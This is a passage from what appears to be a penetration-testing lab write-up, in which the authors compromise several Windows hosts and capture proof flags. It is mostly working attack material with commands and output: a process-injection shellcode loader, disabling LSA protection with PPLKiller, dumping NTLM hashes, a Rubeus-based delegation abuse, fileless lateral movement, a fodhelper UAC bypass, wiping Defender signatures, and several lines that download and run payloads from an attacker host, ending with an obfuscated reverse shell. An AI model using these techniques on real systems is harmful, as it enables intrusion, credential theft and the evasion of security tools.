70          0xf8,0xd6,0xda,0xbb,0x3b,0x33,0xf7,0xbb,0xfb,0x3b,0x18,0x17,0xa8,
71          0xb2,0x71,0xa8,0xda,0xbb,0xab,0x71,0xb8,0xc6,0xb2,0xfb,0x2a,0x9c,
72          0x7b,0x82,0xe2,0xf1,0xf8,0xf5,0x7f,0x88,0xfa,0xfa,0xfa,0x71,0x7a,
73          0x72,0xfa,0xfa,0xfa,0xb2,0x7f,0x3a,0x8e,0x9d,0xb2,0xfb,0x2a,0xaa,
            No issues found
```

We then compiled the project for 64bit platform, and we renamed the resulting binary **inj.exe** (*This payload will be used a lot in further stages of the attack*)

We then downloaded **inj.exe** to **appsrv02** and ran it.

```
C:\temp>powershell wget http://192.168.49.68/inj.exe -o inj.exe

C:\temp>.\inj.exe
Process is elevated.
Attempting to inject into spoolsv process...
Got handle 708 on PID 4188.
Allocated 573 bytes at address 2585009127424 in remote process.
Wrote 573 payload bytes (result: True).
Created remote thread at 716. Check your listener!
```

And got a meterpreter shell as SYSTEM

```
meterpreter > sysinfo
Computer        : APPSRV02
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : OPS
Logged On Users : 7
Meterpreter     : x64/windows
meterpreter >
```

On **appsrv02**, LSA Protection was enabled, so we used **PPLKiller** to disable it

```
c:\temp>PPLkiller.exe /installDriver
PPLkiller.exe /installDriver
[*] 'RTCore64' service not present
[+] 'RTCore64' service successfully registered
[+] 'RTCore64' service ACL to everyone
[+] 'RTCore64' service started

c:\temp>PPLkiller.exe /disableLSAProtection
PPLkiller.exe /disableLSAProtection
[*] Device object handle has been obtained
[*] Ntoskrnl base address: FFFFF8014501C000
[*] PsInitialSystemProcess address: FFFFE602BCC73200
[*] Current process address: FFFFE602BDCDC580
[+] Windows Version 1809 Found

c:\temp>hostname
hostname
appsrv02
```

Now we were able to dump **Ivar's** credentials from LSASS


```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username   Domain  NTLM
--------   ------  ----
APPSRV02$  OPS     45d570535a91d63f7c5ce65304218b3f
APPSRV02$  OPS     3ec683113b6e0a3f8369b5ffbb2b2164
ivar       OPS     61269227821944ecac8ce4ddca2c12d9
```

And also got proof.txt from **appsrv02**

FLAG 6:

```
c:\Users\Administrator\Desktop>type proof.txt && ipconfig
type proof.txt && ipconfig
1b3e04e85c5867da6eb2b5ed43169377

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.68.135
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.68.254
```

By checking **BloodHound**, we were able to see that **appsrv02** had GenericWrite permissions on **file05**, this could be weaponized into a Resource Based Constrained Delegation attack



On **appsrv02,** we used PowerShell download cradle to load **PowerView.ps1** and **Powermad.ps1** into memory in order to execute RBCD attack. We also uploaded **Rubeus.exe** to **appsrv02**

Powermad/Powermad.ps1 at master · Kevin-Robertson/Powermad · GitHub

GitHub - GhostPack/Rubeus: Trying to tame the three-headed dog.

By following the "Abuse Info" details on **BloodHound** for the GenericWrite privilege, we can get code execution on **file05**

Help: GenericWrite

Info | Abuse Info | Opsec Considerations | References

PowerView can be used to then retrieve the security identifier (SID) of the newly created computer account:

```
$ComputerSid = Get-DomainComputer attackersystem -Properties objectsid |
Select -Expand objectsid
```

We now need to build a generic ACE with the attacker-added computer SID as the principal, and get the binary bytes for the new DACL/ACE:

```
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -
ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
```

In our case, the syntax was:

```
New-MachineAccount -MachineAccount attackersystem -Password $(ConvertTo-SecureString 'Summer2018!' -
AsPlainText -Force)

$ComputerSid = Get-DomainComputer attackersystem -Properties objectsid | Select -Expand objectsid

$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList
"O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)

Get-DomainComputer file05 | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}

Rubeus.exe s4u /user:attackersystem$ /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuser:administrator
/msdsspn:cifs/file05 /ptt
```

And we eventually get a TGS ticket as the user **Administrator** for the service **cifs** on **file05**, and we can verify it's working

```
Cached Tickets: (1)

#0>     Client: administrator @ OPS.TOTALENERGY.COM
        Server: cifs/file05 @ OPS.TOTALENERGY.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 6/30/2021 15:31:10 (local)
        End Time:   7/1/2021 1:31:04 (local)
        Renew Time: 7/7/2021 15:31:04 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
PS C:\temp> ls \\file05\c$
ls \\file05\c$


    Directory: \\file05\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/15/2020   5:33 PM                PerfLogs
d-r---        10/15/2020  12:12 PM                Program Files
d-----        10/15/2020  12:10 PM                Program Files (x86)
d-r---         11/9/2020   3:27 PM                Users
d-----        10/15/2020   5:35 PM                Windows
```

Since we have write permissions, we were able to copy the **inj.exe** process injection payload we created earlier to **file05**

```
PS C:\temp> copy .\inj.exe \\file05\c$\windows\tasks\
copy .\inj.exe \\file05\c$\windows\tasks\
PS C:\temp> ls \\file05\c$\windows\tasks\
ls \\file05\c$\windows\tasks\


    Directory: \\file05\c$\windows\tasks


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        6/30/2021   3:32 PM           8192 inj.exe
```

Now we needed to trigger the payload, so we use a fileless lateral movement payload

[OSEP-Code-Snippets/Fileless Lateral Movement at main · chvancooten/OSEP-Code-Snippets · GitHub]

We compiled this project and called the result binary **lat.exe**

The usage syntax is:

```
lat.exe <server> <service name> <payload.exe>
```

In our case, this translated to:


```
Lat.exe file05 SensorService "C:\windows\tasks\inj.exe"
```

And this indeed resulted in a meterpreter shell as **Ben**

```
PS C:\temp> .\lat.exe file05 SensorService "C:\windows\tasks\inj.exe"
.\lat.exe file05 SensorService "C:\windows\tasks\inj.exe"
Got handle on SCManager on file05: 2321566500096.
Got handle on target service SensorService: 2321566500576.
Overwrote service executable to become '"C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All', result: True.
Launched service, defender signatures should be wiped.
Overwrote service executable to become 'C:\windows\tasks\inj.exe', result: True.
Launched service. Check for execution!

Restored service binary to 'C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted -p', result: True.
PS C:\temp> [!] http://192.168.49.68:8080 handling request from 192.168.68.253; (UUID: wn9b2mwr) Without a database connected that
oad UUID tracking will not work!
[*] http://192.168.49.68:8080 handling request from 192.168.68.253; (UUID: wn9b2mwr) Staging x64 payload (201308 bytes) ...
[!] http://192.168.49.68:8080 handling request from 192.168.68.253; (UUID: wn9b2mwr) Without a database connected that payload UUI
cking will not work!
```

```
meterpreter > sysinfo
Computer        : FILE05
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : OPS
Logged On Users : 7
Meterpreter     : x64/windows
meterpreter >
```

By checking Ben's membership in **BloodHound**, we could see that he was member of fileadmin group, which had admin access on **file05** and **jump02** (*in the ISC domain*)



In order to break out of UAC and escalate privilege on **file05**, we used the **fodHelper.exe** bypass

Code:

```
function RegStuff {
    $cmd = "C:\Windows\Tasks\foo.exe -enc
aQBlAHgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAHMAdABy
GkAbgBnACgAJwBoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgA0ADkALgA2ADgALwByAGUALgBwAHMAMQAnACkA"
    copy C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe C:\Windows\Tasks\foo.exe
    Remove-Item "HKCU:\Software\Classes\ms-settings\" -Recurse -Force -ErrorAction SilentlyContinue
    New-Item "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force
    New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -
Value "" -Force
    Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(default)" -Value
$cmd -Force
}

function PrivEsc {
    Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden
    Start-Sleep -s 3
    Remove-Item "HKCU:\Software\Classes\ms-settings\" -Recurse -Force -ErrorAction SilentlyContinue
}
RegStuff
```

The `$cmd` variable has the base64 encoded version of the download cradle that executes our PowerShell reflection script called **re.ps1** that we have used before.

We also copy PowerShell.exe to a different location under a different name, since Defender triggers if the registry key contains the string "`powershell`" or "`cmd`"

We used the above code in a script called **fodPrivesc.ps1** and loaded it using a PowerShell download cradle, then we use the PrivEsc function to launch the payload, and we get an elevated meterpreter shell

```
PS C:\temp> iex (new-object net.webclient).downloadstring('http://192.168.49.68/fodPrivesc.ps1')
iex (new-object net.webclient).downloadstring('http://192.168.49.68/fodPrivesc.ps1')


    Hive: HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open


Name                           Property
----                           --------
command

DelegateExecute :
PSPath          : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open\commanc
PSParentPath    : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open
PSChildName     : command
PSDrive         : HKCU
PSProvider      : Microsoft.PowerShell.Core\Registry



PS C:\temp> whoami
whoami
ops\ben
PS C:\temp> hostname
hostname
file05
PS C:\temp> PrivEsc
PrivEsc

[!] http://192.168.49.68:8080 handling request from 192.168.68.253; (UUID: wn9b2mwr) Without a database connected that
cking will not work!
[*] http://192.168.49.68:8080 handling request from 192.168.68.253; (UUID: wn9b2mwr) Staging x64 payload (201308 bytes)
[!] http://192.168.49.68:8080 handling request from 192.168.68.253; (UUID: wn9b2mwr) Without a database connected that
cking will not work!
```

On **file05** LSA protection was enabled, so we used the same **PPLKiller** approach to disable it

```
c:\temp>PPLkiller.exe /installDriver
PPLkiller.exe /installDriver
[*] 'RTCore64' service not present
[+] 'RTCore64' service successfully registered
[+] 'RTCore64' service ACL to everyone
[+] 'RTCore64' service started

c:\temp>PPLkiller.exe /disableLSAProtection
PPLkiller.exe /disableLSAProtection
[*] Device object handle has been obtained
[*] Ntoskrnl base address: FFFFF80118C14000
[*] PsInitialSystemProcess address: FFFF8A07D6A76040
[*] Current process address: FFFF8A07DA0B8080
[+] Windows Version 1809 Found

c:\temp>hostname
hostname
file05
```

We could then dump **ben**’s credentials

```
Username  Domain  NTLM
--------  ------  ----
FILE05$   OPS     fc97f73f64f3258c13d2d75190e97cf2
FILE05$   OPS     9391cfae96055b77a5a0aa2cd518dbb2
ben       OPS     dba005e1a048017596826afe0fd8b830
```

And got proof.txt on **file05**

FLAG 7:

```
:\Users\Administrator\Desktop>type proof.txt && ipconfig
ype proof.txt && ipconfig
ac79c85ac92b411d7532974ad81948d

indows IP Configuration


thernet adapter Ethernet0:

 Connection-specific DNS Suffix  . :
 IPv4 Address. . . . . . . . . . . : 172.16.68.132
 Subnet Mask . . . . . . . . . . . : 255.255.255.0
 Default Gateway . . . . . . . . . : 172.16.68.254
```

Since we saw **Ben** had admin access to **jump02**, we could use WinRM to invoke commands remotely from **File05** against jump02

```
PS C:\Users\ben> invoke-command -computername jump02.ICS.TOTALENERGY.COM  -scriptblock { whoami }
invoke-command -computername jump02.ICS.TOTALENERGY.COM  -scriptblock { whoami }
ops\ben
```

So we use this approach to roll back Defender virus definitions

```
invoke-command -computername jump02.ICS.TOTALENERGY.COM  -scriptblock { cmd /c "C:\Program Files\Windows Defender\MpCmdRun.exe" -remove
definitions -all }

Service Version: 4.18.2009.7
Engine Version: 1.1.17500.4
AntiSpyware Signature Version: 1.325.890.0
AntiVirus Signature Version: 1.325.890.0

Starting engine and signature rollback to none...
Done!
```

And then to execute the **re.ps1** meterpreter payload

```
PS C:\Users\ben> invoke-command -computername jump02.ICS.TOTALENERGY.COM  -scriptblock { iex(new-object net.webclient).downloadstring('
http://192.168.49.68/re.ps1') }
invoke-command -computername jump02.ICS.TOTALENERGY.COM  -scriptblock { iex(new-object net.webclient).downloadstring('http://192.168.49
.68/re.ps1') }

[!] http://192.168.49.68:8080 handling request from 192.168.68.253; (UUID: wn9b2mwr) Without a database connected that payload UUID tra
cking will not work!
[*] http://192.168.49.68:8080 handling request from 192.168.68.253; (UUID: wn9b2mwr) Staging x64 payload (201308 bytes) ...
[!] http://192.168.49.68:8080 handling request from 192.168.68.253; (UUID: wn9b2mwr) Without a database connected that payload UUID tra
cking will not work!
```

And we get a shell on **jump02**


```
meterpreter > sysinfo
Computer        : JUMP02
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : ICS
Logged On Users : 4
Meterpreter     : x64/windows
meterpreter >
```

And we were able to get proof.txt from **jump02**

FLAG 8:

```
c:\users>type administrator\desktop\proof.txt && ipconfig
type administrator\desktop\proof.txt && ipconfig
610988e92a87c4d8c445ce54cc20bf42

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.68.152
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.68.254

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.28.152
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

By going back to the website on **192.168.68.181** and inspecting the Debug feature, we could see that there was a PING utility, and with further investigation, it appears to have a command injection vulnerability




So we use this to get a reverse shell using Nishang's TCP connection

[nishang/Invoke-PowerShellTcp.ps1 at master · samratashok/nishang · GitHub]


In order to bypass any possible EDR, we obfuscated the script first using ISESteroids and called it **revshell_FUD.ps1**

We then used the base64 version of the PowerShell download cradle

